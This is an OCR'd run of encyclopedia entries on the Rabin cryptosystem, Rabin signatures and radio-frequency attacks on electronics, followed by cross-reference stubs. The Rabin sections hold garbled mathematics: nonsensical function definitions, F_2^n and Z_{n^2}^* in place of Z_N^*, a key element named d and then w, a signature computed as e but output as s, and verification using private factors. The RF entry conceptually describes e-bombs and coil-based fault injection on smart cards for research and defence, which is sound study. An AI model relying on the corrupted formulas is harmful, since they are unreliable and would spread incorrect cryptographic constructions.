In the other direction, Euler's theorem does not help any more, since 2 is not co-prime to $\phi(n)$ (whatever n is, either a prime or a composite integer). But first, for prime moduli, methods are known to compute square roots. Particularly, for *Blum primes* p, which satisfy $p = 3 \mod 4$ (Blum integer), if y is a square in $\mathbb{Z}_q^*$, then the square roots are $\pm y^{(p+1)/4} \mod p$. Then, for computing square roots in $\mathbb{Z}_n^*$, one can simply use the Chinese Remainder Theorem: from $e \in F_2^n$, one uses the isomorphism from $\mathbb{Z}_n^*$ onto $w \in \mathbb{Z}_{n^2}^*$. One then computes the square roots in $\mathbb{Z}_q^*$ and $\mathbb{Z}_q^*$. The inverse isomorphism on the four possible pairs leads to the four possible square roots of y. Therefore, the square root problem in $\mathbb{Z}_n^*$, with $n = pq$, is equivalent to the factorization of n, which is a stronger formal result than for RSA.

The Rabin Primitive

Granted the equivalence between the modular square root problem and the factorization of the modulus, it is natural to try to use it for cryptographic applications: Rabin suggested a public-key cryptosystem (Rabin 1978).

- *Key generation*. Randomly choose two large Blum primes p and q, and compute $n = pq$. The public key is thus the modulus n, while the private consists of its factorization (p, q).
- *Encryption*. In order to encrypt a message $m \in \mathbb{Z}_n^*$, one computes $c = m^2 \mod n$.

- *Decryption*. Given the ciphertext c, granted the factorization of n, one can extract the square roots.

Unfortunately, a problem arises here because of the non-injectivity of the square function: Four plaintexts are possible. Redundancy in the plaintext is thus required to help the recipient to make a choice. Furthermore, the algebraic structure allows several kinds of attacks, as RSA suffers (Rivest et al. 1978), and thus paddings are required to solve the two problems. The SAEP$^+$ padding (Boneh 2001) that contains redundancy can be applied to the Rabin primitive. It would then lead to an efficient encryption scheme, provably IND–CCA2 secure (Rackoff and Simon 1992) under the intractabilty of integer factoring, in the random oracle model (Bellare and Rogaway 1993).

Cross-References

Integer Factoring
RSA Factoring Challenge

Recommended Reading

Bellare M, Rogaway P (1993) Random oracles are practical: a paradigm for designing efficient protocols. In: Proceedings of the 1st CCS. ACM Press, New York, pp 62–73
[zbMATH]

Boneh D (2001) Simplified OAEP for the RSA and Rabin functions. In: Kilian J (ed) Advances in cryptology–CRYPTO 2001. Lecture notes in computer science, vol 2139. Springer, Berlin, pp 275–291
[zbMATH]

Rabin MO (1978) Digitalized signatures. In: Lipton R, De Millo R (eds) Foundations of secure computation. Academic, New York, pp 155–166
[zbMATH]

Rackoff C, Simon DR (1992) Non-interactive zero-knowledge proof of knowledge and chosen ciphertext attack. In: Feigenbaum J (ed) Advances in cryptology–CRYPTO'91, Lecture notes in computer science, vol 576. Springer, Berlin, pp 433–444
[zbMATH]

Rivest R, Shamir A, Adleman L (1978) A method for obtaining digital signatures and public key cryptosystems. Commun ACM 21(2):120–126
[MathSciNet][zbMATH]

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_152

Rabin Digital Signature Scheme

Dan Boneh[2] ✉
(2) Department of Computer Science, Stanford University, Stanford, CA, USA

Background

In (Rabin 1979) Rabin described a trapdoor one-way function that can be used for digital signatures and for public-key encryption (public-key cryptography). Here we focus on Rabin's digital signature system.

Theory

Rabin's trapdoor function makes use of modular arithmetic and is defined as follows: (1) let $N = pq$ be a product of two distinct equal size prime numbers, (2) define the function as $F : \mathrm{Z}_N^* \to \mathrm{Z}_N^*$ as $res(.) : H \to 2^R$. Since N is a product of two distinct primes, the function F is a 4-to-1 map on F_2^n (every element in the image of F has exactly four pre-images). Rabin shows that inverting this function is as hard as factoring the modulus N. However, given the factorization of N it is easy to find all four pre-images for a given element in the image of F. Hence, the factorization of N serves as a trapdoor for this function.

In the random oracle model, there are several generic methods for building a secure signature scheme from a 4-to-1 trapdoor function. Here we describe Rabin signatures using the Full Domain Hash method (Bellare and Rogaway 1996).

- *Key Generation*. Given a security parameter $\tau \in \mathrm{Z}$ as input do the following:

1. Generate two random τ-bit primes p, q where $p = q = 3 \bmod 4$. Set $N = pq$.
2. Pick an element $d = a_1^x \hat{a}_2^x$ such that the Jacobi symbol of w over N is equal to −1. In other words, w is a quadratic residue modulo exactly one of p or q.
3. Let H be a hash function$H : \{0, 1\}^* \to \mathrm{Z}_N$.
4. Output the public key (N, w, H) and the private key (N, p, q, w, H).

- *Signing*. To sign a message $m \in \{0, 1\}^*$ using the private key (N, p, q, w, H) do:
  1. Compute $x = H(m) \in \mathrm{Z}_N$. If x is not in F_2^n output "fail" and abort. This is extremely unlikely to happen.
  2. One can show that exactly one of $\pm x, \pm xw \in \mathrm{Z}_N^*$ must be a quadratic residue. Let $y \in \{\pm x, \pm xw\}$ be that value. To find y, find the unique element in $\{\pm x, \pm xw\}$ for which the Legendre symbol is equal to 1 over both p and q.
  3. Let $e \in F_2^n$ be the square root of y in F_2^n . Output s as the signature on m.
- *Verifying*. To verify a message/signature pair (m, s) $\in \{0, 1\}^* \times \mathrm{Z}_N$ using the public key (N, p, q, w, H) do:
  1. Compute $x = H(m) \in \mathrm{Z}_N$.
  2. Check if $s^2 \in \{\pm x, \pm xw\}$. If so, accept the signature. Otherwise, reject.

Note that signature verification is fast requiring a single modular squaring. When the hash function $H : \{0, 1\}^* \to \mathrm{Z}_N$ is modeled as a

random oracle, one can show that the signature scheme is existentially unforgeable under a chosen message attack assuming that factoring random Blum integers is intractable (Bellare and Rogaway 1996; Jean-Sébastien 2000). To do so, one shows that a forging algorithm can be used to factor the modulus N in the public key.

We note that Rabin signatures can be shortened by a factor of 2 using a cute trick due to Bleichenbacher (Bleichenbacher 2004). The basic idea is to output only half the bits of s (the most significant ones). Let $\hat{s}$ be the resulting signature. Its length is τ-bits as opposed to 2τ-bits. During verification, the least significant bits of the signature can be recovered using Coppermith's algorithm (Coppersmith 1997). Indeed, given $x, \hat{s} \in \mathbb{Z}$, Coppersmith's algorithm can test whether there exists a $0 \leq \Delta < 2^{\tau}$ such that $(\hat{s}\, 2^{\tau} + \Delta)^2 = x \bmod N$. If Δ exists the algorithm will find it, thus recovering the missing bits of the signature. For a more efficient method, see (Bleichenbacher 2004).

Cross-References

Digital Signature Schemes
ElGamal Digital Signature Scheme
Schnorr Digital Signature Scheme

Recommended Reading

Bellare M, Rogaway P (1996) The exact security of digital signatures: how to sign with RSA and Rabin. In: Maurer U (ed) Advances in cryptology – EUROCRYPT'96, Lecture notes in computer science, vol 1070. Springer-Verlag, Berlin, pp 399–416
[zbMATH]

Bleichenbacher D (2004) Compressing Rabin signatures. In: Okamoto T (ed) Proceedings CT-RSA, Topics in cryptology: CT-RSA 2004, Lecture notes in computer science, vol 2964. Springer-Verlag, Berlin, pp 126–128
[zbMATH]

Coppersmith D (1997) Small solutions to polynomial equations, and low exponent RSA vulnerabilities. J Cryptol 10:233–260
[MathSciNet][zbMATH]

Jean-Sébastien C (2000) On the exact security of full domain hash. In: Bellare M (ed) Advances in cryptology – CRYPTO 2000, Lecture notes in computer science, vol 1880. Springer-Verlag, Berlin,

pp 229–235
[zbMATH]

Rabin M (1979) Digital signatures and public key functions as intractable as factorization. Technical report MIT/LCS/TR-212, MIT Laboratory for Computer Science, Cambridge, MA

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300780

Radio Fingerprinting

Wireless Device Fingerprinting

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_133

Radio Frequency Attacks

Jean-Jacques Quisquater[3] ✉ and David Samyde[4] ✉
(3) Microelectronics Laboratory, Université catholique de Louvain, Louvain-la-Neuve, Belgium
(4) Intel Corporation, Santa Clara, CA, USA

✉ **Jean-Jacques Quisquater (Corresponding author)**
Email: Jean-Jacques.Quisquater@uclouvain.be

✉ **David Samyde**
Email: david.samyde@intel.com

Definition

All attacks on the functioning of an electric circuit by means of electromagnetic field.

Background

Summary. Conquest without fight is the basic idea of Sun Tzu in *The art of war* written 2500 years ago. Force an enemy to retreat immediately, strike with high precision without leaving of the origin of the blow, shut down an adversary's communications networks, disrupt its power supplies, yet still leaving buildings intact are the properties conferred to an attack that uses electromagnetic waves at the right frequencies. Most types of matter are transparent to microwaves, and waves coming from an electromagnetic blast are difficult to stop in an appropriate manner. A mastered generation of microwaves may not only disrupt or damage electronic equipment, but may also create faults and even completely destroy it. Solar storms constitute a

good illustration of the kind of disruption that an electronic equipment might be submitted to when exposed to electromagnetic disruptions (satellite communications, etc.).


Today's computers and other electronic devices are sensitive to computer attacks such as worms, viruses, or logical bombs (Trojan Horses, Computer Viruses and Worms). Electromagnetic radiation leakage is well known and remains the subject of studies for some devices (Agrawal et al. 2002; Gandolfi et al. 2001; Kuhn and Anderson 1998; Quisquater and Samyde 2001). The electronic components that make up common devices may, however, be disrupted by intense electromagnetic variations in their near surroundings. The sensitiveness of the equipment has thus to be taken into account. Electromagnetic waves that are able to destroy electronics (Compton effect) can be obtained by different means. They may be used for specific purposes by determined will (e-bomb Mk-84, Argus Project on the 27th of August 1958), but they may also have accidental results (Blackout of Hawaii and disturbances in radio-navigations in 1958). The imagination of scenarists and the movie world made the general public become aware, not only of the existence but also of the power, of Electromagnetic Pulse (EMP), through Hollywood films like Golden Eye (1995), Broken Arrow (1996), Matrix (1999) or Ocean's Eleven (2001). This type of attack is, however, not yet very common and seems to be part of advanced research projects (Bresselin 2003). This may be due to the particular constraints they involve like mastering impulse modes, high currents, and high temperature supraconductivity. Anyway, the technology will however become more available and the number of incidents will increase. Has a new Pandora's box been opened (Abrams 2003)?

Theory

Introduction and Definitions. A sufficiently intense and correctly directed electromagnetic field may disrupt the functioning of an electric circuit to different degrees. The circuit may become completely useless. According to Carlo Kopp (Kopp 1997), electromagnetic weapons can nowadays be realized by nations with limited powers, close to those at the disposal of the big nations at the beginning of World War II. More than 20 countries have development programs for some kind of radiofrequency weapons. These weapons do not leave any trace behind, damage buildings, may strike

without anybody noticing it a priori, and may be created by ill-intentioned people without yielding any big benefit, but generating enough power to cause delicate situations. The idea of using fields for destruction purposes is rather old and today it has become possible for an amateur to construct an e-bomb in his garage. The Internet also contributes to the dissemination of technical data related to this technology (http://www.cryptome.org; Gandolfi et al. 2001), and details the materials and open literature or reference material to a high number of persons.

There are two types of RF attacks, namely, high and low power attacks. The high power attacks are the most devastating ones, requiring mastering techniques like explosively pumped flux generator (Field Compress Generator), homopolar generators, plastic explosives, high performance detonation, and magnetohydrodynamics (MHD). This is why they are almost inaccessible to nongovernmental entities, but almost exclusively reserved to government-funded, specialized research units (or to government supported terrorists). Moreover, their final bulk and form factor are rather imposing and close to the size of more conventional bombs. Attacks using low power weapons, on the contrary, are considerably easier, less expensive (really very low cost) and are accessible to many people, provided that they dispose of the required level of expertise. An experimented technician or an engineer can design, fabricate, and experiment such a device. Very old antennas and military amplifiers can, for instance, be bought from military surplus and can easily be modified to serve these purposes. It is not even necessary to look for components that have this high potential, capable of yielding this kind of power (Fig. 1).



Radio Frequency Attacks, Fig. 1 Courtesy of John Batchelor ©

Ultrawideband and narrowband weapons are the basis of radiofrequency attacks. Ultrawideband devices emit over a large frequency range; nanoseconds long burst of low energy (about 10 J/pulse) are radiated hundred of times within a second. Their destructive power is directly linked to the strength of the source and to the distance from the target. On the contrary, narrowband weapons emit a very reduced spectrum or a unique sinus wave (one frequency) at very high power which can reach thousand kilo-joules per pulse and hundreds of times a second.

Electromagnetic waves, like acoustic waves, may however interact with human and other living beings. Radiotherapy treatment of cancers is a proof thereof, without even mentioning food cooking in a microwave oven. In the same way as audio waves with frequencies of a few Hertz, microwaves may have a disturbing effect on the human organism (VMADS and crowd control). But this is not the subject of this article. It is important not to confuse instruments allowing conducting an RF attack with jamming devices that are used to temporarily disrupt the electromagnetic spectrum within some frequency span and in a given region. This is not the subject of this article either.

Principles and Description

VLSI stands for Very Large Scale Integration, and the integration density of modern chips is ever growing (system on chip, etc.). Modern VLSI chips are extremely sensitive to voltage surges, and could be burned out by even small current leakages resulting from an EMP. The higher the circuit’s density, the more vulnerable it is of course. It is also important to notice that, as the power voltage of chips and computers is going down and down, their susceptibility is increasing.

ElectroMagnetic Pulse

Arthur Compton discovered the Compton effect in 1923. When a beam of X-rays of well-defined frequency is scattered through an angle by sending the radiation through a metallic foil, the frequency of the scattered radiation is different from the original one. So if a nuclear blast occurs at high altitudes, the gamma rays following the detonation are the source of HEMP.

When the rays encounter the upper regions of the atmosphere, the molecules interact with the rays depending on the atmospheric density and burst conditions. So the energy of the gamma rays is transferred to the electron of an air molecule. The EMP effect may, in fact, decompose into three periods: early time (0−1 μs), intermediate time (1 μs to a tenth of a second), and, last but not the least, late time, which involves magnetohydrodynamic properties. At the first order, gamma radiations cause bursts of electrons from the photoelectric Compton effect. Contrary to high altitude detonation, a surface burst EMP (SBEMP) can be produced by a nuclear burst close to the earth's surface. In such a case, particular attention must be given to surge protection to dissipate the high currents. Ground connection can enable in certain cases to reduce or send back the currents that are created by the EMP. An air-burst EMP is the third possibility between low and high altitudes (0.5–30 km). The effects are a melt of both previous cases.

System-generated EMP (SGEMP) and Internal EMP (IEMP) are of course obtained from the direct interaction of nuclear gamma rays and X-rays from a system. The first case is very important outside the atmosphere, typically for satellites. The emission of electrons from internal EMP can create current generation and electromagnetic fields within cavities create the second one.

Coupling

Energy distribution lines or telecommunication wires are omnipresent, both at the level of buildings and within electrical circuits. This is why they are privileged targets for radio frequency attacks. As the emitted wave rapidly attenuates, it is more interesting to create a surge in a wire and let it propagate, rather than to increase indefinitely the emission power (which implies very complex problems). But therefore one should be able to optimize the coupling between the radiated wave and the circuit that will receive it. Water supply circuits or metal pieces in a building, without electrical function, may also help EMP-induced currents to transit (dangerous in case of cross talk).

It is sometimes necessary to call upon theoretical physics and electronics to compute the equivalent circuit to determine the EMP-induced voltage. Electronic structures are often approximated and it is not always

possible to consider that the radiation is a plane wave. So after the experiment, the empirical data should be compared with the experimental data coming from complex analytical computations. Transient effects also have to be taken into account and therefore typical coupling models and shielded cables coupling models are used. These models consider the transfer impedance and the conductivity, when they can be calculated.

Transmission line theory is nevertheless the most commonly used method to determine the effects of an EMP on aerial and buried conductors. The length of the conductor, then, has to be compared with the length of the radiated wave, which is one of the principal characteristics together with the characteristic impedance and the charge impedance. Computers, then, allow finding an analytical solution.

All electronic circuits contain resistors, capacitors, or inductances, which provide them with one or several resonance frequencies. In this way, the electromagnetic pulse can make the circuit resonating at several dominant frequencies. According to the electrical resonance, the oscillation can be long lived, but this highly depends on the shielding and grounding characteristics.

It is also important to notice the cross talk effects. A cable that conveys current can, depending on its distance to other surrounding cables (water pipe, twisted pair, …), create by radiation a current in another cable that was initially not affected by the problem.

Damage

The equipment's susceptibility is an important parameter to know if it can be avoided, affected, disrupted, or destroyed by a radio frequency attack. Because of Ohm's law, high impedance and low voltage signals are most susceptible to interfere. The obtained currents are sometimes even sufficient to fuse the silicon on the chip. We can, however, distinguish several entering points for a device under test. The first one is called the front door and concerns elements for which the nature or structure favors the effects of the waves. Computer or other electronic devices have attached antennas that constitute a nice front door for an electromagnetic pulse to penetrate into a device (Lee et al. 1978). The back door, on the contrary, may be composed of an unshielded wire.

Damages may thus be of different natures, going from disruptions to lasting destruction, including thermal related failure, metallization burnout, and the avalanche effects in active components (Jenkins and Durgin 1975; Wunsch and Bell 1968). Passive components are destroyed by voltage breakdown or induced thermal overstress. This is true for resistors (overheating) and capacitors (dielectric breakdown) (Tasca et al. 1975).

Even for cases where the result would not be directly exploitable, the real problem in the use of an RF attack by nonexperts would be the Denial of Services (DOS). Without reaching the needed destruction level, it could be possible to damage an unprotected and important structure. The replacement or the repairing time may then be prohibitive with respect to the function of the machine.

Energy

Maxwell's law explains that the effect of an electromagnetic wave follows an inverse square law with increasing distance, so the strength of the wave dissipates quickly as it moves away from the initial point of the blast. It is thus necessary to get substantial energies (GigaWatts) in very short times to create electromagnetic disturbances such as the ones described in this entry. The sources of the energies put at stake may be twofold: nuclear or electrical energy, but even sometimes converted mechanical energy. Obviously, the results are better when using nuclear energy.

Ultrawideband bombs create en electromagnetic pulse like a nuclear detonation, but a conventional or chemical explosive replaces the nuclear part. The microwave source relies on an extremely fast switching device. But narrow band bombs are based on magnetron or vircator (Virtual Cathode Oscillator).

Nonnuclear Techniques

Forty years ago, Andréï Sakharov (Nobel Peace Price 1975) has elaborated, together with Altshuler, Voitenko, and Bichenkov, and at the same time as Clarence Marx, the first explosively pumped flux generator (FCG) (Petit 2003). He obtained an intense field by discharging a capacitor inside a solenoid and managed to crush the field lines with a peripheral explosive. Then, also by using the energy of an explosive, he constructed the MK-2.

The locking up of the explosive within a copper tube containing an inductance, made it to deform the tube by short-circuiting the spirals of the solenoid one after another. As the speed is very high, the sudden decrease of the inductance and the conservation of the flux occasion a brutal increase of the intensity. Very big FCGs have already reached some tens of gigawatts, and as for magnetrons, they can be cascaded, the output of the first one supplying the entry of the second.

The microwave source used is an extremely fast-switching device. Narrowband e-bombs use a virtual cathode oscillator tube or a variant of a magnetron. The idea behind the Vircator is accelerating a high current electron beam against a mesh anode. Many electrons will pass through the anode, forming a bubble of space charge behind the mesh anode. Under the proper conditions, this space charge region will oscillate at very high frequencies. If the space charge region is placed into a resonant cavity which is appropriately tuned, very high peak powers may be obtained.

Nuclear Techniques and Transient Electromagnetic Devices (TED): Schamiloglu's team and the US Air Force's Shiva Star is a pulsed-power system used to simulate the effects of nuclear weapons. TED are very simple devices at low cost. TED does not generate a pure sine wave, it operates completely differently than narrow band devices. Instead of generating a burst of smooth sinus it generates a single spike of energy.

Protection and Countermeasures

The first countermeasure consists in performing a real measure of the susceptibility of the involved equipment. Constructing an analytical model of the disruptions that can be generated on a device is very difficult; this is the reason why tests are carried out. The Federal Communication Commission (FCC) establishes the testing method for emission certification of commercial products. A lot of FCC measures are indeed carried out nowadays and in the best cases without adding all possible options to the equipment. For commercial purposes, the great majority of present machines are constructed in such a way as to respect the electromagnetic compatibility standards. Each year, the aircraft direction notices, however, cases where portable computers or electronic gadgets manage to disrupt the aircraft's electronics. The same applies to machines that are used in hospitals and their interaction with portable telephones. So, the required

level of protection is to be evaluated before starting to devise and apply a whole series of countermeasures.

Computers are very sensitive to RF attacks, because these can be propagated through their power cable, network interface, the wire mouse, the keyboard, input/output slots and cables, and all kinds of apertures (peripherals, buttons, ventilation, etc.). Telecommunications Electronics Material Protected from Emanating Spurious Transmissions (TEMPEST) are better protected than ordinary computers, because the reduction of their radiation level also reduces their sensitiveness. Machines abiding by the military “Milspec” norms, or “ruggedised” machines, already exist, but their power and cost discourages possible buyers. Solutions exist nonetheless, but they often involve high costs. The use of optical fibers would, for instance, highly reduce the sensitiveness of machines. Nowadays, nothing forbids the use of a keyboard or a mouse that uses optical communication from one side to the other, like micro-spies already do by modulating the light signal of an optical fiber. The construction of a comprehensive shield and the use of ferrite beads, together with a nonelectrical coupling of the connectors would already reduce the risks. Another advantage would be the reduction of mass loops, which often disrupt the connection of peripherals. A commercial computer, armored against RF attacks, does not need the same level of protection as a military machine, but it requires to continue working in the presence of disruptions on, for example, the power supply lines.

PC switch-mode supplies are particularly sensitive to electromagnetic disruptions, because they all contain components that are ideally sensitive to an attack. It is, however, possible to lower their fragility by modifying slightly the structures of their power supplies. A perfect power supply would recreate its energy in a Faraday cage. One should therefore use a dynamo that is mechanically coupled to a motor, situated outside the room.

Network components are also hardly protected, and cables, scattered around entire buildings, allow conveying the induced signal. Commutation electronics that are used in network devices are, of course, very sensitive to RF attacks. The use of optical fibers, which convey light but do not offer electrical conduction, would allow reducing the risks. Optical fibers are immune against any kind of electromagnetic attack.

These attacks disrupt or damage logic devices, but there are some components that they are not in power to act upon. Vacuum tubes were used

during the conquest of space for their weak sensitiveness to solar radiation disruptions. These tubes do not use silicon as a basic component, so the Compton effect does not create any noticeable disruption on their functioning. It should be noticed that some fight aircraft have still some of their sensitive parts equipped with tubes in order to avoid electromagnetic disruptions. These tubes suffer, however, from some other drawbacks, such as their mechanical resistance.

Perfect protection against RF attacks consists in a complete isolation of the sources of disruption. Therefore, one should use a Faraday cage. The Faraday cage allows protecting sensitive equipment by using a metallic and ferromagnetic box that closes hermetically. External disruptions cannot enter the cage. A good compromise to perform an opening is to make a hole with sufficiently small diameter into the Faraday cage and adding a tube with a length of eight times the diameter of the hole. Otherwise, the classical RF traps or the ferrites grommets should be used. If the inside of the cage is to be ventilated, the air arrival should be extremely well controlled in order to prevent undesirable radiations from entering. In the same way, the communication with the outside should be performed through optical fibers. The envelope of Faraday cages is in general connected to the ground, except for those that are situated at some height because of the ground effect that they would engender. The risks involved in the cold war have made these techniques to be already mastered since a long time.

The price of a Faraday cage is very high and it is not always easy to put them in place. So the protection level has sometimes to be degraded, contenting oneself with electrostatic shielding. Minimal protection consists in rounding the cables with a flexible metal sheath. Simply connecting these loops to the ground is not enough. The electromagnetic compatibility has to be taken into account (but this is not the subject here).

Targets and Properties

Potential targets of RF attacks are manifold. Financial systems, telecommunications, medical centers, critical infrastructures as airport radars, transportation means (aircrafts, electronic ignition cars) are all aimed at.

Properties

Radio frequency weapons have, compared to their drawbacks (Hugh power consumption), numerous advantages. First of all, these weapons are tunable (which is useful when a target seems to be invulnerable to particular frequencies) and some are even reusable. But they can be triggered off and fired from miles away at any time and in every circumstance. Contrary to weapons that need ballistic computations, an RF attack is gravity independent and hardly detectable. These are low-cost weapons and the materials needed could easily be acquired in a large city, without conventional counterterrorist agencies being able to trace them easily. But above all, these weapons allow multiple target acquisition and do not concentrate on a single target, they are instantaneous and non-lethal to humans, which makes them very adapted to denial of service attacks.

Further Reading

We will present here our work based on the perturbation of a smart card or a crypto processor using intense electromagnetic fields, our aim being to create a fault in order to apply cryptanalytic methods (Boneh et al. 1997) such as Differential Fault Analysis (Biham and Shamir 1997). Our method also permits destroying a chip, but there are very few advantages in doing so. Attackers generally want to create transient faults in a cryptosystem, and permanent faults are quite rare (security sensor destruction, etc.).

Traditional electromagnetic analysis is based on a sensing coil located in the near field of the chip. Measurement is thus passive. In some circumstances, this gives similar information to that obtained by measuring the chip's power consumption (i.e., in power analysis). It has, however, been shown that electromagnetic analysis gives strictly more information, as the coil can pick up the magnetic fields generated by local signals that are not present outside the chip. This was highly significant in itself; it also turned out to be important for later analysis and protection work. An alternating current in a coil near a conducting surface creates an electromagnetic field. Here we send a high current in a coil very close to the chip, so it is an active measurement. An active measurement can interfere with the local or total activity of the processor. Depackaging the chip is not necessary to apply this attack, but the ability to see the surface of the chip

improves the precision. The application of the traditional techniques of depackaging with concentrated nitric acid and acetone is still an easy way to open many chips [Anderson].

We developed a variant of this technique using their electromagnetic probing tools. By placing a small coil next to a target component in a smartcard chip and passing a current pulse through the coil, they found that they could induce a sufficiently large eddy current in the chip to cause a targeted malfunction.

Our sensor is composed of a touch point coming from a microscope and a wire. The wire is wound on the test probe. The current injected in the coil creates an electromagnetic field. The test probe concentrates the lines of the field. So the field obtained at the end of the needle is relatively intense. The current injected into the coil can be obtained by using a simple camera flash gun. The intense magnetic field allows moving charges, so we create a movement of charges through the grid oxide of the transistors. Charges are then stocked in the grid oxide by a tunnel effect with high energy.

At present, silicon manufacturers shrink transistors to increase their density on a chip. But if the reduction in the thickness of the grid oxide is too high, the transistor will cease functioning. Thus we imagine that our attack will be easier to use in the future although its precision will be reduced. In order to quantify the number of charges brought to or withdrawn from the grid oxide, we decided to heat the components. The increase in the electronic shocks resulting from the increase in temperature could make the quantity of loads present in the grid oxide evolve. For a static RAM, commercially available from a big silicon manufacturer, 95.81% of the remaining faults were maintained after 100 h at 420°K. It seems not trivial to stop this attack, and designers should continue to use hardware and software countermeasures.

Conclusions

Electromagnetic attacks find their theoretical foundations in the basic physics introduced by Faraday and in the work of Compton, Einstein, Oppenheimer, Sakharov, Marx, and many others that have contributed to finalizing these weapons. The world’s principal armies already have these devices at their disposal and others are trying to obtain them. The security of existing systems is not always conceived in a way to resist this type of

attacks. By highly reducing the order of magnitude, it is also possible to use the basic principles of these attacks for inserting faults or disrupting the functioning of a cryptographic machine. Other attacks, for instance, glitch insertion on power supplies, clock disruption (metastability) or optical attacks (Skorobogatov and Anderson 2002) are however also possible.

Intense electromagnetic fields can easily be created and may allow disrupting the good functioning of electronic components. The required components are commonly used and can be easily obtained. It is possible to disrupt a cryptographic component by acting close to the device or to disrupt an entire building at a distance of some hundred meters, which of course depends on the level of energy. Using fields leaves behind few traces, and finding back their source is a very difficult task. Unfortunately, many devices offer a nonzero coupling and are thus a very easy victim for electromagnetic disruptions. The damage can then be very important and may require the replacement of the electronics. Countermeasures exist, but are not often used.

The security domain has to take into account the possibilities of pirating by RF disruptions. The attacks can spread from a simple deny of service to the destruction of a machine, passing by disruptions that are more difficult to detect. The interaction with the cryptographic world is without any doubt to be situated in the very local use of intense fields, used to influence the functioning of cryptoprocessors or ciphering machines.

Recommended Reading

Abrams M (2003) Dawn of the E-bomb. IEEE Spectrum 2003

Agrawal D, Archambeault B, Rao JR, Rohatgi P (2002) The EM side-channel(s). In: Kaliski BS Jr, Koç CK, Paar C (eds) Proceeding of the cryptographic hardware and embedded systems CHES 2002, Redwood City, Lecture notes in computer science, vol 2523. Springer, Berlin, pp 29–45
[zbMATH]

Anderson R, Kuhn M (1996) Tamper resistance – a cautionary note. In: Proceedings of the second Usenix workshop on electronic commerce, pp 1–11. Also available at http://www.cl.cam.ac.uk/~mgk25/tamper.pdf

Biham E, Shamir A (1997) Differential fault analysis of secret key cryptosystems. In: Kaliski B (ed) Advances in cryptology – CRYPTO'97, Santa Barbara, Lecture notes in computer science, vol 1294. Springer, pp 513–525
[zbMATH]

Boneh D, Demillo RA, Lipton RJ (1997) On the importance of checking cryptographic protocols for faults. In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97, Santa Barbara, Lecture notes in computer science, vol 1233. Springer, pp 37–51
[zbMATH]

Bresselin S (2003) Une avancée franco-allemande vers la bombe "E", Air & Cosmos, no 1877, 14 February 2003

Gandolfi K, Mourtel C, Olivier F (2001) Electromagnetic attacks: concrete results. In: Koç ÇK, Naccache D, Paar C (eds) Proceedings of the cryptographic hardware and embedded systems CHES 2001, Paris, Lecture notes in computer science, vol 2162. Springer, pp 251–261
[zbMATH]

http://www.cryptome.org

Jenkins CR, Durgin DL (1975) EMP susceptibility of integrated circuits. IEEE Trans Nucl Sci NS-22(6)

Kopp C (1996) The electromagnetic bomb – a weapon of electrical mass destruction. USAF CADRE Air Chronicles, Melbourne

Kopp C (1997) Hardening your computing assets. Asia/Pacific Open Systems Review. Computer Magazine Group, NSW under the title of "Information Warfare—Part 2," Australia. Also available at http://www.globalsecurity.org/military/library/report/1997/harden.pdf

Kuhn MG, Anderson RJ (1998) Soft tempest: hidden data transmission using electromagnetic emanations. In: Proceedings of information hiding, second international workshop, IH'98, Portland, pp 124–142. Also available at http://www.cl.cam.ac.uk/~mgk25/ih98-tempest.pdf

Lee KSH, Liu TK, Morins L (1978) EMP response of aircraft antennas. IEEE Trans Antenna Prop IEEE AP-26:1

Petit J-P (2003) Armes secrètes américaines – L'extraordinaire témoignage d'un scientifique. Collection Aux marches de la science, Albin Michel, ISBN: 2226136169

Quisquater J-J, Samyde D (2001) Electro-Magnetic Analysis (EMA): measures and countermeasures for smart cards. In: Attali I, Jensen T (eds) Proceedings of the International Conference on Research in Smart Cards E-Smart, Cannes. Lecture notes in computer science, vol 2140. Springer, pp 200–210

Skorobogatov S, Anderson R (2002) Optical fault induction attacks. In: Kaliski BS Jr, Koç CK, Paar C (eds) Proceedings of the cryptographic hardware and embedded systems CHES 2002, Redwood City, Lecture notes in computer science, vol 2523. Springer, pp 2–12
[zbMATH]

Tasca DM, Wunsch DC, Domingos H (1975) Device degradation by high amplitude currents and response characteristics of discrete resistors. IEEE Trans Nucl Sci NS-22(6)

Wunsch DC, Bell RR (1968) Determination of threshold failure levels of semiconductor diodes and transistors due to pulse voltages. IEEE Trans Nucl Sci NS-15(6)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300781

Radio Interference Attack Defense

Jamming Attack Defense

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300782

Radio-Frequency (RF) Fingerprinting

Wireless Device Fingerprinting

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300783

Radiometric Identification

Wireless Device Fingerprinting

© Springer Nature Switzerland AG 2025
